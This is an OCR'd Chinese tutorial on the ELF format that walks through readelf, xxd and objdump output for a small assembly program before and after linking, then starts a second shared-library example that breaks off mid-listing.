
```
1. $  du  -b  max.o
2. 704  max.o          #此 elf 文件大小为 704B
```

```
3. $ readelf -a max.o        #读取 elf 文件
4. ELF Header:
5.     Magic:      7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
6.     Class:                                 ELF32
7.     Data:                                  2's complement, little endian
8.     Version:                               1 (current)
9.     OS/ABI:                                UNIX - System V
10.    ABI Version:                           0
11.    Type:                                  REL (Relocatable file)
12.    Machine:                               Intel 80386
           #运行机器
13.    Version:                               0x1
14.    Entry point address:                   0x0
15.    Start of program headers:              0 (bytes into file)
16.    Start of section headers:              200 (bytes into file)                    #section
   headers table 在文件中的偏移
17.    Flags:                                 0x0
18.    Size of this header:                   52 (bytes)
     #elf header 在文件中占了 52 个字节
19.    Size of program headers:               0 (bytes)
20.    Number of program headers:             0
       #文件中无 program headers
21.    Size of section headers:               40 (bytes)
   #section headers table 中的每个 section header descriptor 有 40B
22.    Number of section headers:             8
       #文件中有 8 个 section headers
23.    Section header string table index: 5
24.
```

```
25.Section  Headers:
26.    [Nr]  Name                              Type                            Addr          Off        Size      ES
   Flg  Lk  Inf  Al
27.    [  0]                                   NULL                            00000000  000000  000000  00
        0      0    0
28.    [  1]  .text                            PROGBITS                        00000000  000034  00002a  00    AX    0
     0    4        #这是我们在 max.s 中定义的 section,  .text  section
29.    [  2]  .rel.text                        REL                             00000000  0002b0  000010  08           6
       1    4
30.    [  3]  .data                            PROGBITS                        00000000  000060  000038  00    WA    0
     0    4        # 这是我们在 max.s 中定义的 section,  .data  section,section  size  为  0x38B,即
   56B(14*4B)
31.    [  4]  .bss                             NOBITS                          00000000  000098  000000  00    WA    0
       0    4
32.    [  5]  .shstrtab                        STRTAB                          00000000  000098  000030  00           0
     0    1        #.shstrtab  存放各 section 的名字，比如".text"  ".data"
33.    [  6]  .symtab                          SYMTAB                          00000000  000208  000080  10           7
       7    4        #.symtab  存 放所有 section 中定义的的符号名字，比如  "data_items","start_loop"
34.    [  7]  .strtab                          STRTAB                          00000000  000288  000028  00           0
       0    1
35.Key  to  Flags:
36.    W  (write),  A  (alloc),  X  (execute),  M  (merge),  S  (strings)
37.    I  (info),  L  (link  order),  G  (group),  T  (TLS),  E  (exclude),  x  (unknown)
38.    O  (extra  OS  processing  required)  o  (OS  specific),  p  (processor  specific)
39.
40.There  are  no  section  groups  in  this  file.
41.
42.There  are  no  program  headers  in  this  file.
```

```
43.
44.Relocation section '.rel.text' at offset 0x2b0 contains 2 entries:        #.rel.text 告 诉链接器指令哪些地方需要定位,这里表示的是.text section 中需要改动的地方，在 section 中的偏移是 8 和 17
45.  Offset     Info    Type            Sym.Value  Sym. Name
46.00000008  00000201  R_386_32          00000000   .data
47.00000017  00000201  R_386_32          00000000   .data
48.
49.There are no unwind sections in this file.
50.
51.Symbol table '.symtab' contains 8 entries:                                    #符号就是为一个内存地址起了一个名字。
52.     Num:    Value  Size Type    Bind   Vis      Ndx Name
   #Ndx 表示  符号所在的 section 编号见 Section  Headers  中的[Nr]列
53.       0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
   #Value  表示此符号在相应 section 中的偏移
54.       1: 00000000     0 SECTION LOCAL  DEFAULT    1
55.       2: 00000000     0 SECTION LOCAL  DEFAULT    3
56.       3: 00000000     0 SECTION LOCAL  DEFAULT    4
57.       4: 00000000     0 NOTYPE  LOCAL  DEFAULT    3 data_items
58.       5: 0000000e     0 NOTYPE  LOCAL  DEFAULT    1 start_loop
59.       6: 00000023     0 NOTYPE  LOCAL  DEFAULT    1 loop_exit
60.       7: 00000000     0 NOTYPE  GLOBAL DEFAULT    1 _start                  #这里 _start  符号是 GLOBAL 的,  因为源代码中使用.globl  _start  标明此符号为全局的
61.
62.No version information found in this file.
```

这是 max.o 文件详细的区域信息


$ xxd max.o
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
0000010: 0100 0300 0100 0000 0000 0000 0000 0000 ....
0000020: c800 0000 0000 0000 3400 0000 0000 2800 ....4.....(.
0000030: 0800 0500 bf00 0000 008b 04bd 0000 0000 ....
0000040: 89c3 83f8 0074 1047 8b04 bd00 0000 0039 .....t.G.......9
0000050: d87e ef89 c3eb ebb8 0100 0000 cd80 0000 .~..............
0000060: 0300 0000 4300 0000 2200 0000 de00 0000 ....C...".......
0000070: 2d00 0000 4b00 0000 3600 0000 2200 0000 -...K...6..."...
0000080: 2c00 0000 2100 0000 1600 0000 0b00 0000 ,...!...........
0000090: 4200 0000 0000 0000 002e 7379 6d74 6162 B.........symtab
00000a0: 002e 7374 7274 6162 002e 7368 7374 7274 ..strtab..shstrt
00000b0: 6162 002e 7265 6c2e 7465 7874 002e 6461 ab..rel.text..da
00000c0: 7461 002e 6273 7300 0000 0000 0000 0000 ta..bss.........
00000d0: 0000 0000 0000 0000 0000 0000 0000 0000 ....
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000 ....
00000f0: 1f00 0000 0100 0000 0600 0000 0000 0000 ....
0000100: 3400 0000 2a00 0000 0000 0000 0000 0000 4...*...........
0000110: 0400 0000 0000 0000 1b00 0000 0900 0000 ....
0000120: 0000 0000 0000 0000 b002 0000 1000 0000 ....
0000130: 0600 0000 0100 0000 0400 0000 0800 0000 ....
0000140: 2500 0000 0100 0000 0300 0000 0000 0000 %...............
0000150: 6000 0000 3800 0000 0000 0000 0000 0000 `...8...........
0000160: 0400 0000 0000 0000 2b00 0000 0800 0000 ....+.......
0000170: 0300 0000 0000 0000 9800 0000 0000 0000 ....
0000180: 0000 0000 0000 0000 0400 0000 0000 0000 ....
0000190: 1100 0000 0300 0000 0000 0000 0000 0000 ....
00001a0: 9800 0000 3000 0000 0000 0000 0000 0000 ....0...........
00001b0: 0100 0000 0000 0000 0100 0000 0200 0000 ....
00001c0: 0000 0000 0000 0000 0802 0000 8000 0000 ....
00001d0: 0700 0000 0700 0000 0400 0000 1000 0000 ....
00001e0: 0900 0000 0300 0000 0000 0000 0000 0000 ....
00001f0: 8802 0000 2800 0000 0000 0000 0000 0000 ....(...........
0000200: 0100 0000 0000 0000 0000 0000 0000 0000 ....
0000210: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000220: 0000 0000 0300 0100 0000 0000 0000 0000 ....
0000230: 0000 0000 0300 0300 0000 0000 0000 0000 ....
0000240: 0000 0000 0300 0400 0100 0000 0000 0000 ....
0000250: 0000 0000 0000 0300 0c00 0000 0e00 0000 ....
0000260: 0000 0000 0000 0100 1700 0000 2300 0000 ....#...
0000270: 0000 0000 0000 0100 2100 0000 0000 0000 ....!.......
0000280: 0000 0000 1000 0100 0064 6174 615f 6974 ....data_it
0000290: 656d 7300 7374 6172 745f 6c6f 6f70 006c ems.start_loop.l
00002a0: 6f6f 705f 6578 6974 005f 7374 6172 7400 oop_exit._start.
00002b0: 0800 0000 0102 0000 1700 0000 0102 0000 ....
elf header 00h~33h 52B
.text section 34h~5dh
42B
.data section 60h~97h
56B
.shstrtab section 98h~c7h
48B
section headers c8h~207h
320B
.symtab section 208h~287h
128B
.strtab section 288h~2afh
40B
.rel.text section 2b0h~2bfh
16B

结合 readelf 读出的信息，可以看到，在 max.o 的这个 elf 文件中，有 3 种类型的数据"区域"，分别是 elf header、section、section headers。

[1] elf header 描述了这个 elf 文件的一些信息，如数据格式是 big-endian 或者 little-endian、运行平台、section header 的个数等。

[2] section headers 是一个表，表中的每个条目描述了一个 section，如 section 在文件中的偏移，大小等。

[3] section 中就是 elf 文件中“真正”的信息了。

下面来依次解释 max.o 中的各个 section。

.data 和.text 属于 PROGBITS 类型的 section，这是将来要正常运行的程序和代码。

.shstrtab 和.strtab 属于 STRTAB 类型的 section，可以在文件中看到，它们都存着字符串，shstrtab 存的是 section 的名字，而.strtab 存的是符号的名字(符号表示一个固定的内存地址)。

.symtab 是属于 SYMTAB 类型的 section，它描述了.strtab 中的符号在"内存"中对应的"内存地址"，当然这里的还不是真正的内存地址，只是一个偏移量，等到链接之后就是真正的了。

.rel.text 是属于 REL 类型的 section，它为链接器正确链接提供了信息，在下面会详细解释。

$objdump -d max.o

[plain] view plaincopy

```
1. max.o:          file  format  elf32-i386
```

```
2.
3.
4. Disassembly of section .text:
5.
6. 00000000 <_start>:
7.        0:      bf 00 00 00 00                  mov    $0x0,%edi
8.        5:      8b 04 bd 00 00 00 00        mov    0x0(,%edi,4),%eax
9.        c:      89 c3                           mov    %eax,%ebx
10.
11.0000000e <start_loop>:
12.       e:      83 f8 00                        cmp    $0x0,%eax
13.      11:      74 10                           je     23 <loop_exit>
14.      13:      47                              inc    %edi
15.      14:      8b 04 bd 00 00 00 00        mov    0x0(,%edi,4),%eax
16.      1b:      39 d8                           cmp    %ebx,%eax
17.      1d:      7e ef                           jle    e <start_loop>
18.      1f:      89 c3                           mov    %eax,%ebx
19.      21:      eb eb                           jmp    e <start_loop>
20.
21.00000023 <loop_exit>:
22.      23:      b8 01 00 00 00                  mov    $0x1,%eax
23.      28:      cd 80                           int    $0x80
```

看一下链接之后的代码

```
$ld   -o max max.o
```

$objdump -d max

[plain] view plaincopy


```
1. max:          file  format  elf32-i386
2.
3.
4. Disassembly  of  section  .text:
5.
6. 08048074  <_start>:
7.    8048074:      bf  00  00  00  00                  mov         $0x0,%edi
8.    8048079:      8b  04  bd  a0  90  04  08        mov         0x80490a0(,%edi,4),%eax
9.    8048080:      89  c3                                  mov         %eax,%ebx
10.
11.08048082  <start_loop>:
12.   8048082:      83  f8  00                              cmp         $0x0,%eax
13.   8048085:      74  10                                    je          8048097  <loop_exit>
14.   8048087:      47                                        inc         %edi
15.   8048088:      8b  04  bd  a0  90  04  08        mov         0x80490a0(,%edi,4),%eax
16.   804808f:      39  d8                                  cmp         %ebx,%eax
17.   8048091:      7e  ef                                  jle         8048082  <start_loop>
18.   8048093:      89  c3                                  mov         %eax,%ebx
19.   8048095:      eb  eb                                  jmp         8048082  <start_loop>
20.
21.08048097  <loop_exit>:
22.   8048097:      b8  01  00  00  00                  mov         $0x1,%eax
23.   804809c:      cd  80                                  int         $0x80
```

经过链接，.text 代码可以真正的正确运行了，可以看到：

1.跳转指令中的跳转地址由文件偏移改成了实际的内存地址。

2.注意从.data section 中取数的这句，max.o 中是 mov 0x0(,%edi,4),%eax ，链接后被换成了正确的 mov 0x80490a0(,%edi,4),%eax。

链接后的文件 max 区域结构如图所示



$ xxd max
0000000: 7f45 4c46 0101 0100 0000 0000 0000 0000 .ELF............
0000010: 0200 0300 0100 0000 7480 0408 3400 0000 ....t...4...
0000020: 0001 0000 0000 0000 3400 2000 0200 2800 ....4. ...(.
0000030: 0600 0300 0100 0000 0000 0000 0080 0408 ....
0000040: 0080 0408 9e00 0000 9e00 0000 0500 0000 ....
0000050: 0010 0000 0100 0000 a000 0000 a090 0408 ....
0000060: a090 0408 3800 0000 3800 0000 0600 0000 ....8...8.......
0000070: 0010 0000 bf00 0000 008b 04bd a090 0408 ....
0000080: 89c3 83f8 0074 1047 8b04 bda0 9004 0839 .....t.G.......9
0000090: d87e ef89 c3eb ebb8 0100 0000 cd80 0000 .~..............
00000a0: 0300 0000 4300 0000 2200 0000 de00 0000 ....C..."....... .data section a0h~d7h 56B
00000b0: 2d00 0000 4b00 0000 3600 0000 2200 0000 -...K...6..."...
00000c0: 2c00 0000 2100 0000 1600 0000 0b00 0000 ,...!...........
00000d0: 4200 0000 0000 0000 002e 7379 6d74 6162 B.........symtab
00000e0: 002e 7374 7274 6162 002e 7368 7374 7274 ..strtab..shstrt
00000f0: 6162 002e 7465 7874 002e 6461 7461 0000 ab..text..data..
0000100: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000110: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000120: 0000 0000 0000 0000 1b00 0000 0100 0000 ....
0000130: 0600 0000 7480 0408 7400 0000 2a00 0000 ....t...t...*...
0000140: 0000 0000 0000 0000 0400 0000 0000 0000 ....
0000150: 2100 0000 0100 0000 0300 0000 a090 0408 !...............
0000160: a000 0000 3800 0000 0000 0000 0000 0000 ....8...........
0000170: 0400 0000 0000 0000 1100 0000 0300 0000 ....
0000180: 0000 0000 0000 0000 d800 0000 2700 0000 ....'...
0000190: 0000 0000 0000 0000 0100 0000 0000 0000 ....
00001a0: 0100 0000 0200 0000 0000 0000 0000 0000 ....
00001b0: f001 0000 a000 0000 0500 0000 0600 0000 ....
00001c0: 0400 0000 1000 0000 0900 0000 0300 0000 ....
00001d0: 0000 0000 0000 0000 9002 0000 4000 0000 ....@...
00001e0: 0000 0000 0000 0000 0100 0000 0000 0000 ....
00001f0: 0000 0000 0000 0000 0000 0000 0000 0000 ....
0000200: 0000 0000 7480 0408 0000 0000 0300 0100 ....t...........
0000210: 0000 0000 a090 0408 0000 0000 0300 0200 ....
0000220: 0100 0000 a090 0408 0000 0000 0000 0200 ....
0000230: 0c00 0000 8280 0408 0000 0000 0000 0100 ....
0000240: 1700 0000 9780 0408 0000 0000 0000 0100 ....
0000250: 2100 0000 7480 0408 0000 0000 1000 0100 !...t...........
0000260: 2800 0000 d890 0408 0000 0000 1000 f1ff (...............
0000270: 3400 0000 d890 0408 0000 0000 1000 f1ff 4...............
0000280: 3b00 0000 d890 0408 0000 0000 1000 f1ff ;...............
0000290: 0064 6174 615f 6974 656d 7300 7374 6172 .data_items.star
00002a0: 745f 6c6f 6f70 006c 6f6f 705f 6578 6974 t_loop.loop_exit
00002b0: 005f 7374 6172 7400 5f5f 6273 735f 7374 ._start.__bss_st
00002c0: 6172 7400 5f65 6461 7461 005f 656e 6400 art._edata._end.
elf header 00h~33h 52B
program headers 34h~73h 64B
.text section 74h~9dh 42B
00 segment section 00h~9dh 158B
.data section a0h~d7h 56B
.bss segment section a0h~d7h 56B
.shstrtab section d8h~feh 39B
section headers 100h~1efh 240B
.symtab section 1f0h~28fh 160B
.strtab section 290h~2cfh 64B

可以看到，max 文件中多了一个 program headers 区域，以及 2 个 segment section。

program headers 是一张表，用于描述 segment section。

segment section 就是真正拷贝到内存并运行的代码。

映射图如下



再使用 readelf 查看经过链接后的 elf 文件

[plain] view plaincopy

```
1. $ readelf -a max
2. ELF Header:
3.     Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
4.     Class:                             ELF32
5.     Data:                              2's complement, little endian
6.     Version:                           1 (current)
7.     OS/ABI:                            UNIX - System V
8.     ABI Version:                       0
9.     Type:                              EXEC (Executable file)
       #类型变为可执行文件
10.    Machine:                           Intel 80386
11.    Version:                           0x1
12.    Entry point address:               0x8048074
     #elf 文件的内存入口地址由 0 变为 0x8048074 了
13.    Start of program headers:          52 (bytes into file)          #program
   headers table 在文件中的偏移
14.    Start of section headers:          256 (bytes into file)         #section
   headers table 在文件中的偏移
15.    Flags:                             0x0
16.    Size of this header:               52 (bytes)
17.    Size of program headers:           32 (bytes)
   #program headers
18.    Number of program headers:         2
       #多了 2 个 program headers
19.    Size of section headers:           40 (bytes)
```

```
20.    Number of section headers:                  6
       #少了2个section headers
21.    Section header string table index: 3
22.
23.Section Headers:
                #与max.o文件对比可以发现少了.bss 和 .rel.text两个section headers
24.    [Nr] Name                              Type                        Addr          Off        Size      ES
   Flg Lk Inf Al
25.    [ 0]                                   NULL                        00000000  000000  000000  00
         0      0    0
26.    [ 1] .text                             PROGBITS                    08048074  000074  00002a  00    AX    0
     0    4
27.    [ 2] .data                             PROGBITS                    080490a0  0000a0  000038  00    WA    0
     0    4
28.    [ 3] .shstrtab                     STRTAB                      00000000  0000d8  000027  00            0
     0    1
29.    [ 4] .symtab                         SYMTAB                      00000000  0001f0  0000a0  10            5
       6    4
30.    [ 5] .strtab                         STRTAB                      00000000  000290  000040  00            0
       0    1
31.Key to Flags:
32.    W (write), A (alloc), X (execute), M (merge), S (strings)
33.    I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
34.    O (extra OS processing required) o (OS specific), p (processor specific)
35.
36.There are no section groups in this file.
37.
```

```
38.Program  Headers:
                                  #此 2 个 program  headers  将被装入至内存中分别的 2 个物理页中
39.    Type                       Offset      VirtAddr      PhysAddr      FileSiz  MemSiz    Flg  Align
40.    LOAD                       0x000000  0x08048000  0x08048000  0x0009e  0x0009e  R  E  0x1000        #装入
   至物理页 0x8048000~0x8049000
41.    LOAD                       0x0000a0  0x080490a0  0x080490a0  0x00038  0x00038  RW    0x1000        #装入
   至物理页 0x8049000~0x804a000
42.
43.  Section  to  Segment  mapping:
44.    Segment  Sections...
45.      00          .text
46.      01          .data
47.
48.There  is  no  dynamic  section  in  this  file.
49.
50.There  are  no  relocations  in  this  file.
51.
52.There  are  no  unwind  sections  in  this  file.
53.
54.Symbol  table  '.symtab'  contains  10  entries:
55.      Num:        Value    Size  Type        Bind      Vis             Ndx  Name
56.          0:  00000000          0  NOTYPE    LOCAL    DEFAULT    UND
57.          1:  08048074          0  SECTION  LOCAL    DEFAULT        1
58.          2:  080490a0          0  SECTION  LOCAL    DEFAULT        2
59.          3:  080490a0          0  NOTYPE    LOCAL    DEFAULT        2  data_items
60.          4:  08048082          0  NOTYPE    LOCAL    DEFAULT        1  start_loop
61.          5:  08048097          0  NOTYPE    LOCAL    DEFAULT        1  loop_exit
62.          6:  08048074          0  NOTYPE    GLOBAL  DEFAULT        1  _start
```

```
63.          7:  080490d8          0  NOTYPE    GLOBAL  DEFAULT    ABS  __bss_start
64.          8:  080490d8          0  NOTYPE    GLOBAL  DEFAULT    ABS  _edata
65.          9:  080490d8          0  NOTYPE    GLOBAL  DEFAULT    ABS  _end
66.
67.No  version  information  found  in  this  file.
```

http://blog.csdn.net/wu5795175/article/details/7657580

elf 文件格式分析

估计用过 linux 的人都知道 elf 文件格式吧，其实在嵌入式领域也是用到 elf 文件格式，比如 ads 软件编译生成的就是 axf 文件格式的文件，这个其实是 elf 文件格式的扩展， 用 gcc 在编译时包含 dwarf-2 格式的调试信息,就可被 ads 识别，其实像 arm 公司的最新软件，realview 等可直接支持 elf 文件的调试。

下面就来讲下 elf 文件格式：

为了更好的完整的表述 elf，我以一个例子来说：

my.c 是 libmy.so 的源文件：

```
vi my.c
int i=1;
void show() {
       printf("share lib test:%d/n",i);
}
gcc -fPIC -shared -o libmy.so my.c
```

test.c 是使用这个共享库的测试文件：

```
vi test.c
extern int i;
int main(){
      i++;
```

```
        show();
         printf("%d",i);
}
gcc -o test test.c ./libmy.so
```

讲到 elf 文件格式，不得不提到三个概念。
elf 文件头，程序头表，节区头部表，

1.elf 文件头。

这个顾明思议就是在文件的开始位置。
文件的最开始几个字节给出如何解释文件的提示信息。

```
typedef struct{
unsigned char e_ident[EI_NIDENT]; //magic，就是 elf 文件标识，是 elf 等
Elf32_Half e_type;      //用来标示是可重定位文件（1），可执行文件（2），还是共享文件（3）
Elf32_Half e_machine; //那种 cpu 的文件,SPARC(2),i386(3)
Elf32_Word e_version;    //版本 EV_NONE 0 非法版本 V_CURRENT 1 当前版本
Elf32_Addr e_entry;    //程序入口
Elf32_Off e_phoff;    //程序头表在文件中的偏移量
Elf32_Off e_shoff; //节区头部表在文件中的偏移量
Elf32_Word e_flags; //保存与文件相关的，特定于处理器的标志
Elf32_Half e_ehsize; //ELF 头部的大小（以字节计算）
Elf32_Half e_phentsize;//程序头部表格的表项大小（按字节计算
Elf32_Half e_phnum;//程序头部表格的表项的数量
Elf32_Half e_shentsize;//节区头部表格的表项大小（按字节计算）。
Elf32_Half e_shnum;//节区头部表格的表项数目。可以为 0。
Elf32_Half e_shstrndx;//节区头部表格中与节区名称字符串表相关的表项的索引。
}Elf32_Ehdr;
```

从上可见 elf 文件头是灵魂，有它才可以找到真正描述文件的 程序头表， 节区头部表的数据

上面的 test 的文件头如下：

```
jivin@jivin-desktop:~/test/dym_so$ readelf test -h
ELF Header:
   Magic:     7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
   Class:                                                ELF32
   Data:                                                 2's complement, little endian
   Version:                                              1 (current)
   OS/ABI:                                               UNIX - System V
   ABI Version:                                          0
   Type:                                                 EXEC (Executable file)
